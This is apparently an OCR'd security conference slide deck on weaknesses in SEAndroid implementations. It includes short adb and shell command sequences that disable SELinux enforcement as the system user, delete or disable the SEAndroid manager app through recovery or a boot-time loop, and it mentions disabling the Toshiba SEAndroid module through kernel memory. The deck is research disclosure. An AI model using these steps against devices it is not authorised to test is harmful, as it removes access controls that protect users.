Defeating Security Enhancements (SE) for Android

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
$ whoami

- Pau Oliva Fora, aka @pof
  - Mobile security engineer with viaForensics
  - Linux guy, R+D background
  - Smartphone research since 2004
  - Android research since 2008
  - Co-author of the upcoming Android Hacker's Handbook



AGENDA

1. Tested implementations
2. Effectiveness
3. Weaknesses
4. Implementation issues

1. TESTED IMPLEMENTATIONS

TESTED IMPLEMENTATIONS

Compiled from public Sources
(AOSP + bitbucket)

TESTED IMPLEMENTATIONS

SEAdmin vs. SEManager

TESTED IMPLEMENTATIONS

Toshiba AT300

(sealime: Linux Security Module)

2. EFFECTIVENESS

EFFECTIVENESS

Good to enforce fine-grained Mandatory Access Control (MAC)

- Install time MAC
- Intent MAC
- Content Provider MAC

EFFECTIVENESS

Prevent privilege escalations by isolating “contexts”

EFFECTIVENESS

Permission checks on IPC operations (binder)

EFFECTIVENESS

Permission revocation

3. WEAKNESSES

WEAKNESSES

Known:

Doesn’t protect against kernel vulns

WEAKNESSES

Needs to be enhanced:

Secure Boot + runtime integrity check

WEAKNESSES

Multiple workarounds in commercial implementations:

Vendors don’t know how to write policies

4. IMPLEMENTATION ISSUES

IMPLEMENTATION ISSUES

Issue #1: don’t forget recovery!

System boots in Enforcing mode

BUT…

IMPLEMENTATION ISSUES

Issue #1: don’t forget recovery!


System boots in Enforcing mode

BUT…

…recovery image left in Permissive mode

IMPLEMENTATION ISSUES

Issue #1: don't forget recovery!



DEMO 0:

so obvious it doesn't need a demo!

IMPLEMENTATION ISSUES

Issue #2: check your policies!

root user can’t disable SEAndroid

BUT…

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BUT…

…system user CAN

IMPLEMENTATION ISSUES

Issue #2: check your policies!

root user can’t disable SEAndroid

BUT…

…system user CAN *facepalm*

IMPLEMENTATION ISSUES

Issue #2: check your policies!

DEMO 1:

Disable SELinux with root or system privileges

IMPLEMENTATION ISSUES

Issue #2: check your policies!

DEMO 1:

Disable SELinux with root or system privileges

```
root@android#  id
uid=0 gid=0 (root)
root@android#  setenforce 0
Permission denied
root@android#  echo 0 > /sys/fs/selinux/enforce
Permission denied
root@android#  su system
system@android$  setenforce 0
```

IMPLEMENTATION ISSUES

Issue #3: never enforce from a system app!

SEAndroid enforced from a system app

IMPLEMENTATION ISSUES

Issue #3: never enforce from a system app!

SEAndroid enforced from a system app

IMPLEMENTATION ISSUES

Issue #3: never enforce from a system app!

Combine it with fail #1 and…

```
$ adb reboot recovery
$ adb wait-for device
$ adb pull /system/app/SEAndroidManager.apk
$ adb remount
$ adb shell rm /system/app/SEAndroidManager.apk
$ adb reboot
```

IMPLEMENTATION ISSUES

Issue #3: never enforce from a system app!

Combine it with fail #1 and…

```
$ adb reboot recovery
$ adb wait-for device
$ adb pull /system/app/SEAndroidManager.apk
$ adb remount
$ adb shell rm /system/app/SEAndroidManager.apk
$ adb reboot
```

BUT what if we don’t have access to recovery?

IMPLEMENTATION ISSUES

Issue #3: never enforce from a system app!

DEMO 2:

Wrong chain of trust ➡ disable during boot

IMPLEMENTATION ISSUES

Issue #3: never enforce from a system app!

Not protected from being disabled during boot:

```
$  adb reboot
$  while true; do
adb shell pm disable com.android.seandroid_manager ;
done
```

You can even over-complicate that and write an android app with a higher priority boot receiver…


IMPLEMENTATION ISSUES

Issue #4: Toshiba FAIL

```
$ adb shell
root@android# ls -l /proc/seandroid
opendir failed, Operation not permitted
```

IMPLEMENTATION ISSUES

Issue #4: Toshiba FAIL



IMPLEMENTATION ISSUES

Issue #4: Toshiba FAIL

DEMO 3:

Disable SEAndroid LSM

by poking kernel memory

Thank you!

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Greetz & thanks: @djrbliss, @timstrazz, @TeamAndIRC, @cryptax, @ChainfireXDA, @jduck, @quine, @collinrm, @ochsff, @s7ephen, @iolandatweets, @thomas_cannon, @insitusec, @marcograss, @ahoog42, @0xroot, @andreybelenko, @giantpune & vF team!